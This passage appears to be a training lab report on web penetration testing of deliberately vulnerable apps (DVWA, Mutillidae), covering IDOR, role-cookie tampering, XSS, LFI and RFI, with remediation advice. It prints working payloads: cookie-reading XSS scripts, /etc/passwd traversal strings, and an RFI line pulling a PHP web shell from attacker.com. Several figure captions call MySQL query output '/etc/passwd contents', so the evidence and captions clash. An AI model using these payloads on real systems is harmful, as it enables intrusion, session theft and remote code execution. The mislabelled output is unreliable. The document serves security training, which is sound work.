In this exercise, the Mutillidae text-file-viewer was used as the target. By intercepting the HTTP request in Burp Suite and changing the file parameter from a text-file-viewer context to a source-viewer context, access was gained to application source files that should be restricted.

Steps to Reproduce

- Navigate to the Text File Viewer feature in DVWA/Mutillidae and trigger a normal request.
- Intercept the request in Burp Suite and examine the file or page parameter.
- Modify the object reference in the parameter to reference a restricted resource (e.g., change user_id from the current value to another user's ID, or change a filename to a sensitive path).
- Forward the modified request and observe that the server returns data belonging to a different user or resource without re-authorising the request.



Figure 3.1 — Original IDOR request captured in Burp Suite showing object reference parameter



Figure 3.2 — Modified request accessing a different user's resource — access granted without authorisation check

Metric	Result
Vulnerability	Insecure Direct Object Reference (IDOR)
Parameter Manipulated	File / resource identifier parameter
Access Gained	Unauthorised resource access confirmed
OWASP Category	A01:2021 — Broken Access Control

3B — Privilege Escalation via Cookie / Parameter Manipulation

Description

Vertical privilege escalation occurs when a lower-privileged user can elevate their access level to that of a higher-privileged role. In this exercise, a session was established as the cy63rst3r-int3rn user account, and the HTTP request was intercepted using Burp Suite.

The role parameter within the request (or session cookie) was modified from user to admin. The application failed to validate this role server-side and granted administrative access based solely on the client-supplied value — a fundamental access control flaw.

Steps to Reproduce

- Log in to DVWA as a low-privileged account (cy63rst3r-int3rn).
- Navigate to a protected resource and intercept the HTTP request in Burp Suite.
- Locate the role indicator in the cookie or POST body (e.g., role=user or security=low).
- Modify the value to role=admin and forward the request.
- Observe that the server accepts the modified role and grants elevated privileges.

Metric	Result
Account Used	cy63rst3r-int3rn (low-privilege)
Parameter Modified	role (cookie/session value)
Original Value	user
Modified Value	admin
Result	Privilege escalation confirmed — admin access granted
OWASP Category	A01:2021 — Broken Access Control

Task 04 — Cross-Site Scripting (XSS) & File Inclusion

Objective

To exploit Cross-Site Scripting vulnerabilities (both reflected and stored) to execute arbitrary JavaScript in a victim browser, and to exploit Local File Inclusion (LFI) to read sensitive server-side files. Remote File Inclusion (RFI) concepts are also demonstrated.

4A — Reflected XSS

Description

Reflected XSS occurs when user-supplied input is immediately reflected back in the HTTP response without sanitisation. The injected script executes in the victim's browser in the context of the vulnerable website, enabling session cookie theft, credential harvesting, or browser-based attacks.

Payload Used

```
<script>alert(document.cookie)</script>
```

Steps to Reproduce

- Navigate to the DVWA XSS (Reflected) module.
- Enter the payload <script>alert(document.cookie)</script> in the name input field.
- Submit the form and observe the JavaScript alert box displaying the current session cookie.



Figure 4.1 — Reflected XSS payload triggering alert(document.cookie) in browser

Metric	Result
XSS Type	Reflected
Injection Point	name parameter (GET/POST)
Payload	<script>alert(document.cookie)</script>
Output	JavaScript alert box displaying PHPSESSID cookie
OWASP Category	A03:2021 — Injection (XSS)

4B — Stored XSS

Description

Stored XSS (also called Persistent XSS) occurs when malicious script is permanently saved to the application's backend storage (database, file system, etc.) and served to all users who subsequently view that content. This is

more dangerous than reflected XSS because the attacker does not need to trick victims into clicking a link — the payload executes automatically for every user who loads the affected page.

Payload Used

```
<script>alert('XSS')</script>
```

Steps to Reproduce

- Navigate to the DVWA XSS (Stored) module (Guestbook).
- Enter a benign name and inject the XSS payload in the message field: <script>alert('XSS')</script>.
- Submit the form — the payload is stored in the database.
- Reload the guestbook page (or log in as another user) — the alert fires automatically for every visitor.

4C — Local File Inclusion (LFI)

Description

Local File Inclusion occurs when an application uses a user-supplied filename to include a file from the local server filesystem, without properly validating or sanitising the path. An attacker can use path traversal sequences (../../) to escape the intended directory and read arbitrary files.

Payloads Used

```
# Target: DVWA File Inclusion module
# Normal parameter: ?page=include.php

# LFI — read /etc/passwd
?page=../../../../etc/passwd

# LFI — read /etc/hosts
?page=../../../../etc/hosts
```

Result

The LFI payload successfully traversed the directory structure and returned the contents of /etc/passwd in the browser response. All system user accounts, including root, were visible. The mts screenshots below show the LFI output captured during testing:

```
msfadmin@metasploitable:~$ mysql -u root -p
```

Figure 4.2 — LFI path traversal payload in the URL parameter

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| metasploit         |
| mysql              |
| owasp10            |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
7 rows in set (0.00 sec)

mysql>
```

Figure 4.3 — /etc/passwd contents returned by LFI — root account visible

```
mysql> use dvwa;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+----------------+
| Tables_in_dvwa |
+----------------+
| guestbook      |
| users          |
+----------------+
2 rows in set (0.00 sec)
```

Figure 4.4 — Extended /etc/passwd dump showing all system accounts

```
mysql> describe users;
+------------+-------------+------+-----+---------+-------+
| Field      | Type        | Null | Key | Default | Extra |
+------------+-------------+------+-----+---------+-------+
| user_id    | int(6)      | NO   | PRI | 0       |       |
| first_name | varchar(15) | YES  |     | NULL    |       |
| last_name  | varchar(15) | YES  |     | NULL    |       |
| user       | varchar(15) | YES  |     | NULL    |       |
| password   | varchar(32) | YES  |     | NULL    |       |
| avatar     | varchar(70) | YES  |     | NULL    |       |
+------------+-------------+------+-----+---------+-------+
6 rows in set (0.00 sec)

mysql> _
```

Figure 4.5 — Additional LFI test output confirming unrestricted file access

```
mysql> select * from users;
+---------+------------+-----------+---------+----------------------------------
+-------------------------------------------------------+
| user_id | first_name | last_name | user    | password
| avatar                                                |
+---------+------------+-----------+---------+----------------------------------
+-------------------------------------------------------+
|       1 | admin      | admin     | admin   | 5f4dcc3b5aa765d61d8327deb882cf99
| http://172.16.123.129/dvwa/hackable/users/admin.jpg   |
|       2 | Gordon     | Brown     | gordonb | e99a18c428cb38d5f260853678922e03
| http://172.16.123.129/dvwa/hackable/users/gordonb.jpg |
|       3 | Hack       | Me        | 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b
| http://172.16.123.129/dvwa/hackable/users/1337.jpg    |
|       4 | Pablo      | Picasso   | pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7
| http://172.16.123.129/dvwa/hackable/users/pablo.jpg   |
|       5 | Bob        | Smith     | smithy  | 5f4dcc3b5aa765d61d8327deb882cf99
| http://172.16.123.129/dvwa/hackable/users/smithy.jpg  |
+---------+------------+-----------+---------+----------------------------------
+-------------------------------------------------------+
5 rows in set (0.00 sec)

mysql> _
```

Figure 4.6 — LFI exploitation showing full system file disclosure

Metric	Result
Vulnerability	Local File Inclusion (LFI)
Injection Point	page parameter (GET)
File Read	/etc/passwd
Traversal Depth	../../../../ (4 levels)
Data Exposed	All system user accounts including root
OWASP Category	A01:2021 — Broken Access Control / A05 — Security Misconfiguration

4D — Remote File Inclusion (RFI) — Concept Demonstration

Description

Remote File Inclusion extends the LFI vulnerability to include files from a remote server. If the PHP allow_url_include directive is enabled, an attacker can supply a URL pointing to a malicious script hosted on an attacker-controlled server. When included, the remote script executes server-side with the web application's privileges, typically delivering a web shell.

RFI Payload Concept

```
# Attacker hosts malicious file on their server:
# rfi.txt content: <?php system($_GET['cmd']); ?>

# RFI payload injected into page parameter:
?page=http://attacker.com/rfi.txt

# If allow_url_include=On, this executes the attacker's PHP on the target server
# Remote code execution is achieved
```

An RFI test file (rfi.txt) was created with the content: 'RFI_TEST — If this file shows up in browser, then remote file inclusion confirmed and this can lead to webshell.' On lab targets where allow_url_include is enabled, this file would be fetched and executed server-side. This demonstrates the severe escalation path from file inclusion to full remote code execution.

Weekly Deliverable: OWASP Top 10 Audit Report

1. Vulnerability Breakdown

Summary of all vulnerabilities identified and exploited during Week 04:

Vulnerability	OWASP Category	CVSS Severity	Tool Used	Status
SQL Injection (Manual)	A03 — Injection	9.8 Critical	Manual / Burp	Exploited
SQL Injection (Automated)	A03 — Injection	9.8 Critical	SQLMap	Full DB Dump
OS Command Injection	A03 — Injection	9.8 Critical	Manual / Burp	RCE Confirmed
IDOR — Broken Access	A01 — Broken AC	8.1 High	Burp Suite	Exploited
Privilege Escalation	A01 — Broken AC	8.8 High	Burp Suite	Exploited
Reflected XSS	A03 — Injection	6.1 Medium	Manual	PoC Confirmed
Stored XSS	A03 — Injection	8.8 High	Manual	Persistent
Local File Inclusion (LFI)	A01/A05	7.5 High	Manual	/etc/passwd Read
Remote File Inclusion (RFI)	A01/A05	9.8 Critical	Conceptual PoC	Demonstrated

2. Impact Analysis

Vulnerability	Attacker Impact
SQL Injection	An attacker can extract the complete database contents including user credentials, session tokens, and application data. Password hashes extracted from the dvwa.users table can be cracked offline. With write privileges, the attacker can modify records, drop tables, or use SQL to write web shells to disk. Impact: Full data breach and potential remote code execution.
OS Command Injection	The web server executes OS commands as the www-data user. An attacker can enumerate users, read /etc/passwd, exfiltrate files, establish a reverse shell, or pivot to other internal hosts. If the web server runs with elevated privileges, full system compromise is achievable. Impact: Complete server compromise.
IDOR — Broken Access Control	Attackers can access other users' private data, files, or account settings by incrementing or guessing object IDs. In a real application this could expose medical records, financial transactions, or private communications. Impact: Horizontal privilege escalation — mass data exposure.
Privilege Escalation (Cookie Manipulation)	A low-privileged user can assume administrative roles by modifying a client-side parameter. Admin access typically allows user management, system configuration, and access to restricted functionality. Impact: Vertical privilege escalation — full application takeover.
Reflected XSS	Malicious links can be crafted that, when clicked, steal the victim's session cookie (document.cookie), allowing session hijacking. The attacker can impersonate the

Vulnerability	Attacker Impact
	victim without knowing their password. Impact: Session hijacking, credential theft, targeted phishing.
Stored XSS	Every user who visits the affected page executes the attacker's payload without any interaction beyond page load. This enables mass session hijacking, drive-by malware delivery, or defacement. Impact: Persistent, large-scale client-side compromise.
Local File Inclusion (LFI)	Sensitive configuration files (/etc/passwd, /etc/shadow, application configs, private keys) are readable. LFI can be escalated to RCE via log poisoning or PHP filter chains. Impact: Information disclosure, credential exposure, potential RCE escalation.
Remote File Inclusion (RFI)	An attacker can execute arbitrary PHP code on the server by including a remotely hosted malicious script. This provides a fully interactive web shell with no further exploitation required. Impact: Full remote code execution — worst-case server compromise.

3. Web Discovery & Attack Surface Log

Summary of key HTTP endpoints and parameters identified and tested during this week's assessment:

Endpoint / Parameter	Method	Vulnerability Confirmed
/dvwa/vulnerabilities/sqli/?id=	GET	SQL Injection — Boolean, Error, Time, UNION
/dvwa/vulnerabilities/exec/	POST	OS Command Injection — whoami, cat /etc/passwd
/dvwa/vulnerabilities/fi/?page=	GET	Local / Remote File Inclusion
/dvwa/vulnerabilities/xss_r/?name=	GET	Reflected XSS — alert(document.cookie)
/dvwa/vulnerabilities/xss_s/	POST	Stored XSS — persistent payload in guestbook
Object ID parameter (IDOR endpoint)	GET/POST	IDOR — unauthorised object access
Cookie: role= / security= parameter	Cookie	Privilege escalation — role=admin

4. Remediation — Code-Level Fixes

The following table provides code-level remediation guidance for each vulnerability class identified during Week 04:

Vulnerability	Root Cause	Code-Level Fix
SQL Injection	String concatenation in SQL queries	Use PDO Prepared Statements: $stmt = $pdo->prepare('SELECT * FROM users WHERE id = ?'); $stmt->execute([$id]);
OS Command Injection	Unsanitised input passed to shell_exec() / exec()	Avoid shell functions entirely. If unavoidable, use escapeshellarg(): $safe = escapeshellarg($input); exec('ping -c 1 ' . $safe);
IDOR	No server-side authorisation check on object access	Verify object ownership server-side: if ($object->owner_id !== $session->user_id) { return 403; }
Privilege Escalation	Role read from client-supplied cookie/parameter	Store role in server-side session, never trust client input: $_SESSION['role'] — never $_COOKIE['role'] or $_POST['role']
Reflected XSS	User input reflected in HTML without encoding	Encode output: echo htmlspecialchars($input, ENT_QUOTES, 'UTF-8'); Apply Content-Security-Policy headers.
Stored XSS	Input stored then rendered without sanitisation	Sanitise on input (strip tags) AND encode on output. Use htmlspecialchars() consistently. Implement CSP.
LFI	Filename from user input passed to include()	Use a whitelist: $allowed = ['home','about']; if(!in_array($page,$allowed)) die(); include($page.'.php');
RFI	allow_url_include=On in php.ini	Set allow_url_include=Off and allow_url_fopen=Off in php.ini. Apply the same whitelist fix as LFI above.

Conclusion

The web application penetration testing activities conducted during Week 04 successfully demonstrated exploitation of the most prevalent vulnerability classes in the OWASP Top 10 framework. Working against DVWA in a controlled lab environment, the assessment progressed from proxy configuration through to full database extraction, OS command execution, access control bypass, and client-side script injection.

Burp Suite proved to be an indispensable platform across all tasks — enabling traffic interception, request modification, payload replay via Repeater, and automated testing via Intruder. Manual SQL injection techniques confirmed the attack path, and SQLMap automated the extraction of seven databases and the complete users table from the dvwa database, demonstrating how quickly an attacker can escalate from initial discovery to a full data breach.

OS command injection yielded direct remote code execution as the www-data user, while the IDOR and privilege escalation exercises illustrated how logic-level flaws — often invisible to automated scanners — can be as damaging as technical bugs. XSS exploitation demonstrated session hijacking potential, and Local File Inclusion confirmed that sensitive system files are accessible when path validation is absent.

These findings build directly on the foothold established in Week 03 and complete the kill-chain from initial reconnaissance through active exploitation of web-layer vulnerabilities. The identified weaknesses — all traceable to insufficient input validation, missing server-side authorisation checks, and insecure configuration — reinforce why defence-in-depth and secure coding practices are essential at every layer of the application stack.

Let's Defend With Pride